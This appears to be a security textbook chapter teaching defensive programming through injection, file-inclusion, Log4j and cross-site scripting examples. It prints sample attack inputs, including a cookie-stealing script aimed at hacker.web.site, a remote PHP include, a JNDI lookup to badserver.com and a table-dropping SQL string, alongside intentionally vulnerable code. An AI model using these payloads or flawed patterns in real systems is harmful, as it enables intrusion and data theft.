Chapter 11 Software Security

Learning Objectives

After studying this chapter, you should be able to:

- Describe how many computer security vulnerabilities are a result of poor programming practices.
- Describe an abstract view of a program and detail where potential points of vulnerability exist in this view.

- Describe how a defensive programming approach will always validate any assumptions made and how it is designed to fail gracefully and safely whenever errors occur.
- Detail the many problems that occur as a result of incorrectly handling program input or failing to check its size or interpretation.
- Describe problems that occur in implementing some algorithm.
- Describe problems that occur as a result of interaction between programs and O/S components.
- Describe problems that occur when generating program output.

In Chapter 10, we described the problem of buffer overflows, which continue to be one of the most common and widely exploited software vulnerabilities. Although we discuss a number of countermeasures, the best defense against this threat is not to allow it to occur at all. That is, programs need to be written securely to prevent such vulnerabilities occurring.

More generally, buffer overflows are just one of a range of deficiencies found in poorly written programs. There are many vulnerabilities related to program deficiencies that result in the subversion of security mechanisms and allow unauthorized access and use of computer data and resources.

This chapter explores the general topic of **software security**. We introduce a simple model of a computer program that helps identify where security concerns may occur. We then explore the key issue of how to correctly handle program input to prevent many types of vulnerabilities and, more generally, how to write safe program code and manage the interactions with other programs and the operating system.

11.1 Software Security Issues

Introducing Software Security and Defensive Programming

Many computer security vulnerabilities result from poor programming practices, which the Veracode State of Software Security Report [VERA16] notes are far more prevalent than most people think. The CWE Top 25 Most Dangerous Software Errors list [CWE22], summarized in Table 11.1, details the consensus view on the poor programming practices that are the cause of the majority of cyber attacks. These errors are grouped into three categories: insecure interaction between components, risky resource management, and porous defenses. Similarly, the Open Web Application Security Project Top Ten [OWAS21] list of critical Web application security flaws includes injection flaws, which occur as a consequence of insufficient checking and validation of data and error codes in programs. We will discuss such flaws in this chapter. Awareness of these issues is a critical initial step in writing more secure program code. Both of these sources emphasize the need for software developers to address these known areas of concern and provide guidance on how this is done. The NIST report NISTIR 8151 (*Dramatically Reducing Software Vulnerabilities*, October 2016) presents a range of approaches with the aim of dramatically reducing the number of software vulnerabilities. It recommends the following:

- Stopping vulnerabilities before they occur by using improved methods for specifying, designing, and building software.
- Finding vulnerabilities before they can be exploited by using better testing techniques and more efficient use of multiple testing methods.
- Reducing the impact of vulnerabilities by building more resilient architectures.

Table 11.1

CWE TOP 25 Most Dangerous Software Errors (2022)

Software Error Category: Insecure Interaction between Components 2. Improper Neutralization of Input During Web Page Generation (“Cross-site Scripting”) 3. Improper Neutralization of Special Elements used in an SQL Command (“SQL Injection”) 4. Improper Input Validation 6. Improper Neutralization of Special Elements used in an OS Command (“OS Command Injection”) 9. Cross-Site Request Forgery (CSRF) 10. Unrestricted Upload of File with Dangerous Type 12. Deserialization of Untrusted Data 17. Improper Neutralization of Special Elements used in a Command (“Command Injection”) 21. Server-Side Request Forgery (SSRF) 24. Improper Restriction of XML External Entity Reference 25. Improper Control of Generation of Code (“Code Injection”)
Software Error Category: Risky Resource Management 1. Out-of-bounds Write 5. Out-of-bounds Read 7. Use After Free 8. Improper Limitation of a Pathname to a Restricted Directory (“Path Traversal”) 11. NULL Pointer Dereference 13. Integer Overflow or Wraparound

19. Improper Restriction of Operations within the Bounds of a Memory Buffer 22. Concurrent Execution using Shared Resource with Improper Synchronization (“Race Condition”) 23. Uncontrolled Resource Consumption
Software Error Category: Porous Defenses 14. Improper Authentication 15. Use of Hard-coded Credentials 16. Missing Authorization 18. Missing Authentication for Critical Function 20. Incorrect Default Permissions


Software security is closely related to **software quality** and **software reliability**, but with subtle differences. Software quality and reliability is concerned with the accidental failure of a program as a result of some theoretically random, unanticipated input, system interaction, or use of incorrect code. These failures are expected to follow some form of probability distribution. The usual approach to improve software quality is to use some form of structured design and testing to identify and eliminate as many bugs as is reasonably possible from a program. The testing usually involves variations of likely inputs and common errors, with the intent of minimizing the number of bugs that would be seen in general use. The concern is not the total number of bugs in a program, but how often they are triggered, resulting in program failure.

Software security differs in that the attacker chooses the probability distribution, targeting specific bugs that result in a failure that can be exploited by the attacker. These bugs may often be triggered by inputs that differ dramatically from what is usually expected and hence are unlikely to be identified by common testing approaches. Writing secure, safe code requires attention to all aspects of how a program executes, the environment it executes in, and the type of data it processes. Nothing can be assumed, and all potential errors must be checked. These issues are highlighted in the following definition of **defensive programming**:

Defensive or **Secure Programming** is the process of designing and implementing software so it continues to function even when under attack. Software written using this process is able to detect erroneous conditions resulting from some attack and to either continue executing safely or fail gracefully. The key rule in defensive programming is to never assume anything, but to check all assumptions and to handle any possible error states.

This definition emphasizes the need to make explicit any assumptions about how a program will run and the types of input it will process. To help clarify the issues, consider the abstract model of a program shown in Figure 11.1.[55] This illustrates the concepts taught in most introductory programming courses. A program reads input data from a variety of possible sources, processes that data according to some algorithm, and then generates output, possibly to multiple different destinations. It executes in the environment provided by some operating system, using the machine instructions of some specific processor type. While processing the data, the program will use system calls and possibly other programs available on the system. These may result in data being saved or modified on the system or cause some other side effect as a result of the program execution. All of these aspects can interact with each other, often in complex ways.

Figure 11.1 Abstract View of Program



When writing a program, programmers typically focus on what is needed to solve whatever problem the program addresses. Hence, their attention is on the steps needed for success and the normal flow of execution of the program rather than considering every potential point of failure. They often make assumptions about the type of inputs a program will receive and the environment it executes in. Defensive programming means these assumptions need to be validated by the program and all potential failures handled gracefully and safely. Correctly anticipating, checking, and handling all possible errors will certainly increase the amount of code needed in, and the time taken to write, a program. This conflicts with business pressures to keep development times as short as possible to maximize market advantage. Unless software security is a design goal that is addressed from the start of program development, a secure program is unlikely to result.

The 2022 compromise of customer data from Australian telecommunications provider Optus is a clear example. The breach apparently occurred because Optus used a public-facing Application Program Interface (API) with access to sensitive internal data that did not include any form of authentication or rate limiting. This was a clear failure to consider all possible uses of this API, and to implement a secure design that would be resistant to malicious use. The breach exposed personal data for around 10 million customers, with significant monetary and reputational consequences for Optus.

Further, when changes are required to a program, the programmer often focuses on the changes required and what needs to be achieved. Again, defensive programming means that the programmer must carefully check any assumptions made, check and handle all possible errors, and carefully check any interactions with existing code. Failure to identify and manage such interactions can result in incorrect program behavior and the introduction of vulnerabilities into a previously secure program.

Defensive programming thus requires a changed mindset to traditional programming practices, with the emphasis on programs that solve the desired problem for most users, most of the time. This changed mindset means the programmer needs an awareness of the consequences of failure and the techniques used by attackers. Paranoia is a virtue because the enormous growth in vulnerability reports really does show that attackers are out to get you! This mindset has to recognize that normal testing techniques will not identify many of the vulnerabilities that may exist but that are triggered by highly unusual and unexpected inputs. It means that lessons must be learned from previous failures, ensuring that new programs will not suffer the same weaknesses. It means that programs should be engineered, as far as possible, to be as resilient as possible in the face of any error or unexpected condition. Defensive programmers have to understand how failures can occur and the steps needed to reduce the chance of them occurring in programs.

The necessity for security and reliability to be design goals from the inception of a project has long been recognized by most engineering disciplines. Society in general is intolerant of bridges collapsing, buildings falling down, or airplanes crashing. The design of such items is expected to provide a high likelihood that these catastrophic events will not occur. Software development has not yet reached this level of maturity, and society tolerates far higher levels of failure in software than it does in other engineering disciplines. This is despite the best efforts of software engineers and the development of a number of software development and quality standards such as ISO 12207 (*Information technology - Software lifecycle processes*, 1997) or [SEI06]. While the focus of these standards is on the general software development life cycle, they increasingly identify security as a key design goal. Recent years have seen increasing efforts to improve secure software development processes. The Software Assurance Forum for Excellence in Code (SAFECode), with a number of major IT industry companies as members, develops publications outlining industry best practices for software assurance and providing practical advice for implementing proven methods for secure software development, including [SAFE18]. We will discuss many of their recommended software security practices in this chapter.

However, the broader topic of software development techniques and standards, and the integration of security with them, is well beyond the scope of this text. [MCGR06] and [VIEG01] provide much greater detail on these topics. [SAFE18] recommends incorporating threat modeling, also known as risk analysis, as part of the design process. We will discuss this area more generally in Chapter 14. Here, we explore some specific software security issues that should be incorporated into a wider development methodology. We examine the software security concerns of the various interactions with an executing program, as illustrated in Figure 11.1. We start with the critical issue of safe input handling, followed by security concerns related to algorithm implementation, interaction with other components, and program output. When looking at these potential areas of concern, it is worth acknowledging that many security vulnerabilities result from a small set of common mistakes. We discuss a number of these.

The examples in this chapter focus primarily on problems seen in Web application security. The rapid development of such applications, often by developers with insufficient awareness of security concerns, and their accessibility via the Internet to a potentially large pool of attackers mean these applications are particularly vulnerable. However, we emphasize that the principles discussed apply to all programs. Safe programming practices should always be followed, even for seemingly innocuous programs, because it is very difficult to predict the future uses of programs. It is always possible that a simple utility that was designed for local use may later be incorporated into a larger application, perhaps Web-enabled, with significantly different security concerns.

11.2 Handling Program Input

Incorrect handling of program input is one of the most common failings in software security. Program input refers to any source of data that originates outside the program and whose value was not explicitly known by the programmer when the code was written. This obviously includes data read into the program from user keyboard or mouse entry, files, or network connections. However, it also includes data supplied to the program in the execution environment, the values of any configuration or other data read from files by the program, and values supplied by the operating system to the program. All sources of input data, and any assumptions about the size and type of values they take, have to be identified. Those assumptions must be explicitly verified by the program code, and the values must be used in a manner consistent with these assumptions. The two key areas of concern for any input are the size of the input and the meaning and interpretation of the input.

Input Size and Buffer Overflow

When reading or copying input from some source, programmers often make assumptions about the maximum expected size of input. If the input is text entered by the user, either as a command-line argument to the program or in response to a prompt for input, the assumption is often that this input will not exceed a few lines in size. Consequently, the programmer allocates a buffer of typically 512 or 1024 bytes to hold this input but often does not check to confirm that the input is indeed no more than this size. If it does exceed the size of the buffer, then a buffer overflow occurs, which can potentially compromise the execution of the program. We discussed the problems of buffer overflows in detail in Chapter 10. Testing of such programs may well not identify the buffer overflow vulnerability, as the test inputs provided would usually reflect the range of inputs the programmers expect users to provide. These test inputs are unlikely to include sufficiently large inputs to trigger the overflow, unless this vulnerability is being explicitly tested.

A number of widely used standard C library routines, some listed in Table 10.2, compound this problem by not providing any means of limiting the amount of data transferred to the space available in the buffer. We discuss a range of safe programming practices related to preventing buffer overflows in Section 10.2. These include the use of safe string and buffer copying routines and an awareness of these software security traps by programmers.

Writing code that is safe against buffer overflows requires a mindset that regards any input as dangerous and processes it in a manner that does not expose the program to danger. With respect to the size of input, this means either using a dynamically sized buffer to ensure that sufficient space is available or processing the input in buffer-sized blocks. Even if dynamically sized buffers are used, care is needed to ensure that the space requested does not exceed available memory. Should this occur, the program must handle this error gracefully. This may involve processing the input in blocks, discarding excess input, terminating the program, or any other action that is reasonable in response to such an abnormal situation. These checks must apply wherever data whose value is unknown enter or are manipulated by the program. They must also apply to all potential sources of input.

Interpretation of Program Input

The other key concern with program input is its meaning and interpretation. Program input data may be broadly classified as textual or binary. When processing binary data, the program assumes some interpretation of the raw binary values as representing integers, floating-point numbers, character strings, or some more complex structured data representation. The assumed interpretation must be validated as the binary values are read. The details of how this is done will depend very much on the particular interpretation of encoding of the information. As an example, consider the complex binary structures used by network protocols in Ethernet frames, IP packets, and TCP segments, which the networking code must carefully construct and validate. At a higher layer, DNS, SNMP, NFS, and other protocols use binary encoding of the requests and responses exchanged between parties using these protocols. These are often specified using some abstract syntax language, and any specified values must be validated against this specification.

The 2014 Heartbleed OpenSSL bug, which we will discuss further in Section 22.3, is an example of a failure to check the validity of a binary input value. Because of a coding error that resulted in a failure to check the amount of data requested for return against the amount supplied, an attacker could access the contents of adjacent memory. This memory could contain information such as user names and passwords, private keys, and other sensitive information. This bug potentially compromised large numbers of servers and their users. It is an example of a buffer over-read.

More commonly, programs process textual data as input. The raw binary values are interpreted as representing characters according to some character set. Traditionally, the ASCII character set was assumed, although common systems like Windows and macOS both use different extensions to manage accented characters. With increasing internationalization of programs, there is an increasing variety of character sets being used. Care is needed to identify just which set is being used and hence just what characters are being read.

Beyond identifying which characters are input, their meaning must be identified. They may represent an integer or floating-point number. They might be a filename, a URL, an e-mail address, or an identifier of some form. Depending on how these inputs are used, it may be necessary to confirm that the values entered do indeed represent the expected type of data. Failure to do so could result in a vulnerability that permits an attacker to influence the operation of the program, with possibly serious consequences.

To illustrate the problems with interpretation of textual input data, we first discuss the general class of injection attacks that exploit failure to validate the interpretation of input. We then review mechanisms for validating input data and the handling of internationalized inputs using a variety of character sets.

Injection Attacks

The term **injection attack** refers to a wide variety of program flaws related to invalid handling of input data. Specifically, this problem occurs when program input data can accidentally or deliberately influence the flow of execution of a program. There are a wide variety of mechanisms by which this can occur. One of the most common is when input data are passed as a parameter to another helper program on the system, whose output is then processed and used by the original program. This most often occurs when programs are developed using scripting languages such as Perl, PHP, Python, sh, and many others. Such languages encourage the reuse of other existing programs and system utilities where possible to save coding effort. They may be used to develop applications on some systems. More commonly, they are now often used as Web CGI scripts to process data supplied from HTML forms.

Consider the example Perl CGI script shown in Figure 11.2a, which is designed to return some basic details on the specified user using the UNIX finger command. This script would be placed in a suitable location on the Web server and invoked in response to a simple form, such as that shown in Figure 11.2b. The script retrieves the desired information by running a program on the server system and returning the output of that program, suitably reformatted if necessary, in an HTML webpage. This type of simple form and associated handler were widely seen and were often presented as simple examples of how to write and use CGI scripts. Unfortunately, this script contains a critical vulnerability. The value of the user is passed directly to the finger program as a parameter. If the identifier of a legitimate user is supplied (e.g., `lpb`), then the output will be the information on that user, as shown first in Figure 11.2c. However, if an attacker provides a value that includes shell metacharacters[56] (e.g., `xxx; echo attack success; ls -l finger*`), then the result is that shown in Figure 11.2c. The attacker is able to run any program on the system with the privileges of the Web server. In this example, the extra commands were just to display a message and list some files in the Web directory. But any command could be used.

Figure 11.2 A Web CGI Injection Attack

```
#!/usr/bin/perl
# finger.cgi - finger CGI script using Perl5 CGI module

use CGI;
use CGI::Carp qw(fatalsToBrowser);
$q = new CGI; # create query object

# display HTML header
print $q->header,
    $q->start_html('Finger User'),
    $q->h1('Finger User');
print "<pre>";

# get name of user and display their finger details
$user = $q->param("user");
print `/usr/bin/finger -sh $user`;
# display HTML footer
print "</pre>";
print $q->end_html;
```

(a) Unsafe Perl finger CGI script

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

(b) Finger form

```
Finger User
Login Name     TTY Idle Login Time Where
lpb Lawrie Brown   p0 Sat 15:24 ppp41.grapevine
Finger User
attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html
```

(c) Expected and subverted finger CGI responses

```
# get name of user and display their finger details
$user = $q->param("user");
die "The specified user contains illegal characters!"
unless ($user =~ /^\w+$/);
print `/usr/bin/finger -sh $user`;
```

(d) Safety extension to Perl finger CGI script

This is known as a **command injection** attack because the input is used in the construction of a command that is subsequently executed by the system with the privileges of the Web server. It illustrates the problem caused by insufficient checking of program input. The main concern of this script's designer was to provide Web access to an existing system utility. The expectation was that the input supplied would be the login or name of some user, as it is when a user on the system runs the finger program. Such a user could clearly supply the values used in the command injection attack, but the result is to run the programs with their existing privileges. It is only when the Web interface is provided, and the program is now run with the privileges of the Web server but with parameters supplied by an unknown external user, that the security concerns arise.

To counter this attack, a defensive programmer needs to explicitly identify any assumptions as to the form of input and to verify that any input data conform to those assumptions before any use of the data. This is usually done by comparing the input data to a pattern that describes the data's assumed form and rejecting any input that fails this test. We discuss the use of pattern matching in the subsection on input validation later in this section. A suitable extension of the vulnerable finger CGI script is shown in Figure 11.2d. This adds a test that ensures that the user input contains just alphanumeric characters. If not, the script terminates with an error message specifying that the supplied input contained illegal characters.[57] Note that while this example uses Perl, the same type of error can occur in a CGI program written in any language. While the solution details differ, they all involve checking that the input matches assumptions about its form.

Another widely exploited variant of this attack is **SQL injection**, which we introduced and described in Section 5.4. In this attack, the user-supplied input is used to construct a SQL request to retrieve information from a database. Consider the excerpt of PHP code from a CGI script shown in Figure 11.3a. It takes a name provided as input to the script, typically from a form field similar to that shown in Figure 11.2b. It uses this value to construct a request to retrieve the records relating to that name from the database. The vulnerability in this code is very similar to that in the command injection example. The difference is that SQL metacharacters are used, rather than shell metacharacters. If a suitable name is provided (e.g., Bob), then the code works as intended, retrieving the desired record. However, an input such as `Bob'; drop table suppliers` results in the specified record being retrieved, followed by deletion of the entire table! This would have rather unfortunate consequences for subsequent users. To prevent this type of attack, the input must be validated before use. Any metacharacters must be escaped, canceling their effect, or the input rejected entirely. Given the widespread recognition of SQL injection attacks, many languages used by CGI scripts contain functions that can sanitize any input that is subsequently included in a SQL request. The code shown in Figure 11.3b illustrates the use of a suitable PHP function to correct this vulnerability. Alternatively, rather than constructing SQL statements directly by concatenating values, recent advisories recommend the use of SQL placeholders or parameters to securely build SQL statements. Combined with the use of stored procedures, this can result in more robust and secure code.

Figure 11.3 **SQL Injection Example**

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';";
$result = mysql_query($query);
```

(a) Vulnerable PHP code

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
mysql_real_escape_string($name) . "';";
$result = mysql_query($query);
```

(b) Safer PHP code

A third common variant is the **code injection** attack, in which the input includes code that is then executed by the attacked system. Many of the buffer overflow examples we discussed in Chapter 10 include a code injection component. In those cases, the injected code is binary machine language for a specific computer system. However, there are also significant concerns about the injection of scripting language code into remotely executed scripts. Figure 11.4a illustrates a few lines from the start of a vulnerable PHP calendar script. The flaw results from the use of a variable to construct the name of a file that is then included in the script. Note that this script was not intended to be called directly. Rather, it is a component of a larger, multifile program. The main script set the value of the `$path` variable to refer to the main directory containing the program and all its code and data files. Using this variable elsewhere in the program meant that customizing and installing the program required changes to just a few lines. Unfortunately, attackers do not play by the rules. Just because a script is not supposed to be called directly does not mean it is not possible. The access protections must be configured in the Web server to block direct access to prevent this. Otherwise, if direct access to such scripts is combined with two other features of PHP, a serious attack is possible. The first is that PHP originally assigned the value of any input variable supplied in the HTTP request to global variables with the same name as the field. This made the task of writing a form handler easier for inexperienced programmers. Unfortunately, there was no way for the script to limit just which fields it expected. Hence, a user could specify values for any desired global variable, which would then be created and passed to the script. In this example, the variable `$path` is not expected to be a form field. The second PHP feature concerns the behavior of the `include` command. Not only can local files be included, but if a URL is supplied, the included code can also be sourced from anywhere on the network. Combine all of these elements and the attack may be implemented using a request similar to that shown in Figure 11.4b. This results in the `$path` variable containing the URL of a file containing the attacker's PHP code. It also defines another variable, `$cmd`, which tells the attacker's script what command to run. In this example, the extra command simply lists files in the current directory. However, it could be any command the Web server has the privilege to run. This specific type of attack is known as a PHP remote code injection or PHP file inclusion vulnerability. Research shows that a significant number of PHP CGI scripts are vulnerable to this type of attack and are being actively exploited.

Figure 11.4

PHP Code Injection Example

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
...
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.t
xt?&cmd=ls
```

(b) HTTP exploit request

There are several defenses available to prevent this type of attack. The most obvious is to block assignment of form field values to global variables. Rather, they are saved in an array and must be explicitly retrieved by name. This behavior is illustrated by the code in Figure 11.3. It is the default for all newer PHP installations. The disadvantage of this approach is that it breaks any code written using the older assumed behavior. Correcting such code may take a considerable amount of effort. Nonetheless, except in carefully controlled cases, this is the preferred option. It prevents not only this specific type of attack, but also a wide variety of other attacks involving manipulation of global variable values. Another defense is to only use constant values in `include` (and `require`) commands. This ensures that the included code does indeed originate from the specified files. If a variable has to be used, then great care must be taken to validate its value immediately before it is used.

Another example of a serious code injection attack is the 2021 Apache Log4j vulnerability [SAMA21]. Log4j is a widely used Java library for logging error messages in applications. The vulnerability is triggered when the attacker supplies an input string that will be used in a logging message, which contains a reference to an LDAP server under the attacker's control. This results in remote code being retrieved from that server and executed. This exploit string would have a value like "jndi :ldap://badserver.com/exploit." A similar type of string can also be used to access some sensitive data, such as saved authentication values in environment variables, and include this data in the request to the attacker's LDAP server. A large number of products from many suppliers in many different industries were affected and required patching to use a secured version of the library to remove the vulnerability. This process would take some time. It was a zero-day vulnerability as attackers were exploiting it before fixes were available, and the number of vulnerable systems was very large, and hence this vulnerability was given the highest possible severity rating. This exploit exists due to insufficient validation of untrusted input values that were included in the logging messages and inappropriate interpretation of them.

There are other injection attack variants, including mail injection, format string injection, and interpreter injection. New injection attack variants continue to be found. They can occur whenever one program invokes the services of another program, service, or function and passes it to externally sourced, potentially untrusted information without sufficient inspection and validation of it. This just emphasizes the need to identify all sources of input, to validate any assumptions about such input before use, and to understand the meaning and interpretation of values supplied to any invoked program, service, or function.

Cross-Site Scripting Attacks

Another broad class of vulnerabilities concerns input provided to a program by one user that is subsequently output to another user. Such attacks are known as cross-site scripting (XSS) attacks because they are most commonly seen in scripted Web applications.[58] This vulnerability involves the inclusion of script code in the HTML content of a webpage displayed by a user's browser. The script code could be JavaScript, ActiveX, VBScript, Flash, or just about any client-side scripting language supported by a user's browser. To support some categories of Web applications, script code may need to access data associated with other pages currently displayed by the user's browser. Because this clearly raises security concerns, browsers impose security checks and restrict such data access to pages originating from the same site. The assumption is that all content from one site is equally trusted and hence is permitted to interact with other content from that site.

Cross-site scripting attacks exploit this assumption and attempt to bypass the browser's security checks to gain elevated access privileges to sensitive data belonging to another site. These data can include page contents, session cookies, and a variety of other objects. Attackers use a variety of mechanisms to inject malicious script content into pages returned to users by the targeted sites. The most common variant is the **XSS reflection** vulnerability. The attacker includes the malicious script content in data supplied to a site. If this content is subsequently displayed to other users without sufficient checking, they will execute the script, assuming it is trusted to access any data associated with that site. Consider the widespread use of guestbook programs, wikis, and blogs by many websites. They all allow users accessing the site to leave comments, which are subsequently viewed by other users. Unless the contents of these comments are checked and any dangerous code removed, the attack is possible.

Consider the example shown in Figure 11.5a. If this text is saved by a guestbook application, then when viewed it displays a little text and then executes the JavaScript code. This code replaces the document contents with the information returned by the attacker's cookie script, which is provided with the cookie associated with this document. Many sites require users to register before using features like a guestbook application. With this attack, the user's cookie is supplied to the attacker, who could then use it to impersonate the user on the original site. This example obviously replaces the page content being viewed with whatever the attacker's script returns. By using more sophisticated JavaScript code, it is possible for the script to execute with very little visible effect.

Figure 11.5

XSS Example

```
Thanks for this information, it's great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, it's great!

&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;

&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;

&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;

&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;

&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;

&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;

&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;

&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;

&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;

&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

To prevent this attack, any user-supplied input should be examined and any dangerous code removed or escaped to block its execution. While the example shown may seem easy to check and correct, the attacker will not necessarily make the task this easy. The same code is shown in Figure 11.5b, but this time all of the characters relating to the script code are encoded using HTML character entities.[59] While the browser interprets this identically to the code in Figure 11.5a, any validation code must first translate such entities to the characters they represent before checking for potential attack code. We will discuss this further in the next section.

XSS attacks illustrate a failure to correctly handle both program input and program output. The failure to check and validate the input results in potentially dangerous data values being saved by the program. However, the program is not the target. Rather, it is subsequent users of the program and the programs they use to access it that are the target. If all potentially unsafe data output by the program are sanitized, then the attack cannot occur. We will discuss correct handling of output in Section 11.5.

There are other attacks similar to XSS, including cross-site request forgery and HTTP response splitting. Again, the issue is careless use of untrusted, unchecked input.

Validating Input Syntax

Given that the programmer cannot control the content of input data, it is necessary to ensure that such data conform with any assumptions made about the data before subsequent use. If the data are textual, these assumptions may be that the data contain only printable characters, have certain HTML markup, or are the name of a person, a userid, an e-mail address, a filename, and/or a URL. Alternatively, the data might represent an integer or other numeric value. A program using such input should confirm that it meets these assumptions. An important principle is that input data should be compared against what is wanted, accepting only valid input, known as allowlisting. The alternative is to compare the input data with known dangerous values, known as denylisting. The problem with this approach is that new problems and methods of bypassing existing checks continue to be discovered. By trying to block known dangerous input data, an attacker using a new encoding may succeed. By only accepting known safe data, the program is more likely to remain secure.

This type of comparison is commonly done using regular expressions. It may be explicitly coded by the programmer or may be implicitly included in a supplied input processing routine. Figures 11.2d and 11.3b show examples of these two approaches. A regular expression is a pattern composed of a sequence of characters that describe allowable input variants. Some characters in a regular expression are treated literally, and the input compared to them must contain those characters at that point. Other characters have special meanings, allowing the specification of alternative sets of characters, classes of characters, and repeated characters. Details of regular expression content and usage vary from language to language. An appropriate reference should be consulted for the language in use.

If the input data fail the comparison, they could be rejected. In this case, a suitable error message should be sent to the source of the input to allow it to be corrected and reentered. Alternatively, the data may be altered to conform. This generally involves *escaping* metacharacters to remove any special interpretation, thus rendering the input safe.

Figure 11.5 illustrates a further issue of multiple, alternative encodings of the input data. This could occur because the data are encoded in HTML or some other structured encoding that allows multiple representations of characters. It can also occur because some character set encodings include multiple encodings of the same character. This is particularly obvious with the use of Unicode and its UTF-8 encoding. Traditionally, computer programmers assumed the use of a single common character set, which in many cases was ASCII. This 7-bit character set includes all the common English letters, numbers, and punctuation characters. It also includes a number of common control characters used in computer and data communications applications. However, it is unable to represent neither the additional accented characters used in many European languages nor the much larger number of characters used in languages such as Chinese and Japanese. There is a growing requirement to support users around the globe and to interact with them using their own languages. The Unicode character set is now widely used for this purpose. It is the native character set used in the Java language, for example. It is also the native character set used by operating systems such as Windows XP and later. Unicode uses a 16-bit value to represent each character. This provides sufficient characters to represent most of those used by the world's languages. However, many programs, databases, and other computer and co mmunications applications assume an 8-bit character representation, with the first 128 values corresponding to ASCII. To accommodate this, a Unicode character can be encoded as a 1- to 4-byte sequence using the UTF-8 encoding. Any specific character is supposed to have a unique encoding. However, if the strict limits in the specification are ignored, common ASCII characters may have multiple encodings. For example, the forward slash character "/", used to separate directories in a UNIX filename, has the hexadecimal value "`2F`" in both ASCII and UTF-8. UTF-8 also allows the redundant, longer encodings "`C0 AF`" and "`E0 80 AF`". While strictly only the shortest encoding should be used, many Unicode decoders accept any valid equivalent sequence.

Consider the consequences of multiple encodings when validating input. There is a class of attacks that attempt to supply an absolute pathname for a file to a script that expects only a simple local filename. The common check to prevent this is to ensure that the supplied filename does not start with "/" and does not contain any "../" parent directory references. If this check only assumes the correct, shortest UTF-8 encoding of slash, then an attacker using one of the longer encodings could avoid this check. This precise attack and flaw was used against a number of versions of Microsoft's IIS Web server in the late 1990s. A related issue occurs when the application treats a number of characters as equivalent. For example, a case insensitive application that also ignores letter accents could have 30 equivalent representations of the letter A. These examples demonstrate the problems both with multiple encodings and with checking for dangerous data values rather than accepting known safe values. In this example, a comparison against a safe specification of a filename would have rejected some names with alternate encodings that were actually acceptable. However, it would definitely have rejected the dangerous input values.

Given the possibility of multiple encodings, the input data must first be transformed into a single, standard, minimal representation. This process is called **canonicalization** and involves replacing alternate, equivalent encodings by one common value. Once this is done, the input data can then be compared with a single representation of acceptable input values. There may potentially be a large number of input and output fields that require checking. [SAFE18] and others recommend the use of anti-XSS libraries, or Web UI frameworks with integrated XSS protection, that automate much of the checking process, rather than writing explicit checks for each field.

